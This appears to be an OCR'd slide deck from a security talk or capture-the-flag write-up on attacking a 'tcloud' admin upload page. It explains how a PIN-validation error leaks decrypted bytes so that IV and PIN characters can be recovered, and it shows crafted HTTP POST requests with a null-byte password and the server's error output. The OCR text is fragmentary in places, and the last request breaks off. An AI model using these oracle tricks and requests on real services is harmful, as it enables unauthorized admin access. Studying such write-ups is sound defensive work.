
AA BB CC DD EE FF 00 11 22 33 44 55 66 77 88 00

⊕

decrypted ciphertext

plaintext

{ “ e n c r y p t ” : 1 , ” p XX



AA BB CC DD EE FF 00 11 22 33 44 55 66 77 88 00

$\oplus$


decrypted ciphertext

plaintext

{ “ e n c r y p t ” : 1 , ” p XX

WHAT COULD WE DO WITH THIS ?

LUCKILY, THERE IS A CODE:



```
void __fastcall check_pin(__int64 a1)
{
  __int64 v1; // ST08_8@3
  signed int i; // [rsp+14h] [rbp-Ch]@1

  for ( i = 0; i < 6; ++i )
  {
    v1 = *(unsigned __int8 *)(a1 + i);
    if ( !((*__ctype_b_loc())[v1] & 0x800)
      && ((signed int)*(unsigned __int8 *)(a1 + i) < 'a' || (signed int)*(unsigned __int8 *)(a1 + i) > 'z') )
    {
      printf("PIN must contain only digits\n");
      printf("Invalid character (0x%02x)\n", *(unsigned __int8 *)(a1 + i));
      exit(-1);
    }
  }
}
```

`__int64 v1; // ST08_8@3`

WHAT COULD WE DO WITH THIS ?

IF THE LAST BYTE IS NOT DIGITS, NEITHER LOWERCASE A-Z

=> PRINT OUT ERROR (INVALID BYTE XX).

A = THE LAST BYTE OF DECRYPTED CIPHER TEXT
B = THE LAST BYTE OF PLAINTEXT
C = THE **ORIGINAL** LAST BYTE OF IV.

C ^ A = B
0x00 ^ A = XX = A

what could we do with this ?

we register an account with pin=11111

trigger the bug

-> invalid byte xx (A)

we can acknowledge the C (last byte iv)

C ^ A = B

C = B ^ A

Do same thing with fake '//admin' account

we would be able to acknowledge B with A (invalid byte xx) and C (which we just figured out above)

=> one by one , we can acknowledge 4 characters out of 6 !!!.


KEEN security lab

4th character of pin

```
{“a”:1,”p”:”xxxx
xx”,”username”:”
```

3rd character of pin

```
{“aa”:1,”p”:”xxx
xxx”,”username”:
```




```
POST http://localhost/tcloud/admin/?p=upload HTTP/1.1
Host: localhost
Content-Length: 389
Cache-Control: max-age=0
Origin: http://localhost
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110
Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarypGACWHAb6amDB7Ph
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Referer: http://localhost/tcloud/admin/?p=upload
Accept-Language: en-US,en;q=0.8,vi;q=0.6
Cookie: PHPSESSID=45pa0idf2teevf988bihkqje05
Connection: close

------WebKitFormBoundarypGACWHAb6amDB7Ph
Content-Disposition: form-data; name="files"; filename="test0.txt"
Content-Type: text/plain

test
------WebKitFormBoundarypGACWHAb6amDB7Ph
Content-Disposition: form-data; name="password"

\000\177
------WebKitFormBoundarypGACWHAb6amDB7Ph
Content-Disposition: form-data; name="params[a]"

on
------WebKitFormBoundarypGACWHAb6amDB7Ph--
```

```
          <div class="col-sm-8">
      <form action="?p=upload" method="post" en
        <h2 class="form-signin-heading">Upload
        <div class="form-group">
        <input type="file" name="files" id="Inp
        <label for="password">Trial password:
        <input type="password" name="password"
pre-purchase customers <3
        </label>
        <div class="checkbox">
        <label>
          <input type="checkbox" name="params[s
        </label>
        </div>
        <div class="checkbox">
        <label>
          <input type="checkbox" name="params[e
        </label>
        </div>
        <button class="btn btn-lg btn-primary bt
      </div><pre>PIN must contain only digits
Invalid character (0x52)
</pre><div class="alert alert-danger" role=
unsuccessfully</div></form></div>



            </div>
          </div>


        </div>
```

0x52

“/ADMIN” ACCOUNT

PASSWORD CONTAINS NULL BYTE, AND ALSO RESULT IN MD5 HASH WITH NULL



```
POST /tclcud/admin/?p=upload HTTP/1.1
Host: 192.168.201.4
Content-Length: 389
Cache-Control: max-age=0
Origin: http://192.168.201.4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_2) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0lWB90JEAFLppJJI
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.201.4/tclcud/admin/?p=upload
Accept-Language: en-US,en;q=0.8,vi;q=0.6
Cookie: PHPSESSID=5avf2b1b0vomignaheb38eudk3
Connection: close

------WebKitFormBoundary0lWB90JEAFLppJJI
